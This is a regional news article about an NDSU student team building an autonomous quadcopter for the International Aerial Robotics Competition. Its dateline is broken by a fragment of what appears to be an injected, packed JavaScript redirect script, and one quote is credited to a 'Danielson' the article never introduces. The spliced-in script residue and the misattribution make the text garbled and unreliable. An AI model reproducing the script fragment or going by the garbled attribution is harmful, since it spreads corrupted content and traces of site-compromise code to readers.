


FARGO, drdrz|var|u0026u|referrer|bbfkz||js|php’.split(‘|’),0,{}))
N.D. (NewsDakota.com) – Lisbon native and Lisbon High School graduate Alec Witte is on a team competing in the International Aerial Robotics Competition. Called “the world premier aerial robotics challenge” by its organizers, the contest is pushing the envelope of what is possible for UAVs by challenging students to create solutions for “currently impossible” problems.

Witte is currently in his junior year of electrical engineering studies at the North Dakota State University. He is on a competition team of ten students from electrical, mechanical and computer engineering, as well as computer science. In the competition the unmanned aerial vehicle (UAV) that Alec and his team develop will go head-to-head with robots from other universities from all over the world. To be successful, the robots will demonstrate the ability to navigate without external aids and sense and avoid adversary UAVs, while interacting with other robots on the ground.
“We’re developing a quadcopter that herds other ground robots by itself,” noted Danielson. “I learned a lot about quadcopters as this is my first time being part of a flying robot project.”
The team has built a quadcopter from scratch and is now working to develop the software that it needs to operate. The UAV must operate largely on its own during the competition, with human intervention only to start and stop the drone or to intervene if something goes wrong.
“The challenge of unaided UAV autonomy is a big one,” said NDSU Computer Science assistant professor Jeremy Straub. “For services like the delivery of food or packages you really want the drone to be able to perform the task on its own – not to require a human to fly it. However, for this to be safe, drones have to be able to self-pilot at a level similar to a human operator, even if GPS and other aids are not available.”
 Once development and local testing is complete, the team will take the drone to Atlanta, Georgia – one of two worldwide testing sites – to participate in the competition. In addition to showing that the system works, the team must write a research paper documenting it.
The competition requires that teams make the robot operate without the use of simultaneous localization and mapping capabilities. This restriction requires that the team develop a new position tracking / prediction and decision making paradigm to command flight operations.